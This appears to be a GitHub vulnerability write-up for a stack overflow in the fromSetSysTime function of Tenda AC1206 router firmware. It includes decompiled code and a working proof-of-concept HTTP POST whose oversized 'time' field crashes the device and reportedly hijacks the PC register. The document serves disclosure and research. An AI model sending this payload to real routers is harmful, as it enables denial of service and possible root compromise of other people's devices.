Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromSetSysTime function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
void __cdecl fromSetSysTime(webs_t wp, char_t *path, char_t *query)
{
  __time_t timep; // [sp+28h] [+28h]
  const char *tmpstr; // [sp+2Ch] [+2Ch]
  const char *timentpserver; // [sp+30h] [+30h]
  const char *timeper; // [sp+34h] [+34h]
  const char *timezone; // [sp+38h] [+38h]
  cgi_msg errCode; // [sp+3Ch] [+3Ch]
  const char *mode; // [sp+40h] [+40h]
  char tmp[256]; // [sp+44h] [+44h] BYREF
  char par[16]; // [sp+144h] [+144h] BYREF
  TPI_SNTP_CFG cfg; // [sp+154h] [+154h] BYREF
  char timeen[8]; // [sp+264h] [+264h] BYREF
  char par_0[16]; // [sp+26Ch] [+26Ch] BYREF
  char year[10]; // [sp+27Ch] [+27Ch] BYREF
  char month[10]; // [sp+288h] [+288h] BYREF
  char day[10]; // [sp+294h] [+294h] BYREF
  char hour[10]; // [sp+2A0h] [+2A0h] BYREF
  char min[10]; // [sp+2ACh] [+2ACh] BYREF
  char sec[10]; // [sp+2B8h] [+2B8h] BYREF
  timeval tv; // [sp+2C4h] [+2C4h] BYREF
  tm tm_t; // [sp+2CCh] [+2CCh] BYREF

  errCode = CGI_OK;
  memset(tmp, 0, sizeof(tmp));
  memset(par, 0, sizeof(par));
  memset(&cfg, 0, sizeof(cfg));
  mode = websGetVar(wp, "timeType", "sync");
  if ( !strcmp(mode, "sync") )
  {
    memset(timeen, 0, sizeof(timeen));
    memset(par_0, 0, sizeof(par_0));
    timezone = websGetVar(wp, "timeZone", byte_519924);
    timeper = websGetVar(wp, "timePeriod", byte_519924);
    timentpserver = websGetVar(wp, "ntpServer", "time.windows.com");
    SetValue("sys.timesyn", "1");
    SetValue("sys.timemode", "auto");
    SetValue("sys.timezone", timezone);
    SetValue("sys.timenextzone", "0");
    SetValue("sys.timefixper", timeper);
    SetValue("sys.timentpserver", timentpserver);
    if ( CommitCfm() )
    {
      GetValue("sys.timesyn", timeen);
      if ( atoi(timeen) == 1 )
      {
        cfg.sntp_en = atoi(timeen);
        cfg.time_zone = atoi(timezone);
        cfg.check_time = atoi(timeper);
        strcpy(cfg.sntp_server, timentpserver);
        sprintf(par_0, "op=%d", 3);
      }
      else
      {
        sprintf(par_0, "op=%d", 2);
      }
      send_msg_to_netctrl(24, par_0);
      goto LABEL_16;
    }
    goto LABEL_7;
  }
  if ( strcmp(mode, "manual") )
  {
LABEL_16:
    sprintf(tmp, "{\"errCode\":%d}", errCode);
    goto LABEL_17;
  }
  tmpstr = websGetVar(wp, "time", byte_519924);
  sscanf(tmpstr, "%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s", year, month, day, hour, min, sec);
  tm_t.tm_year = atoi(year) - 1900;
  tm_t.tm_mon = atoi(month) - 1;
  tm_t.tm_mday = atoi(day);
```

In the `fromSetSysTime` function, `tmpstr` (the value of `time`) we entered is formatted using the `sscanf` function and in the form of `%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `year` 、 `month` 、 `day` 、 `hour` 、 `min` or `sec` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

timeType=manual&time=1-1-1
1:1:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.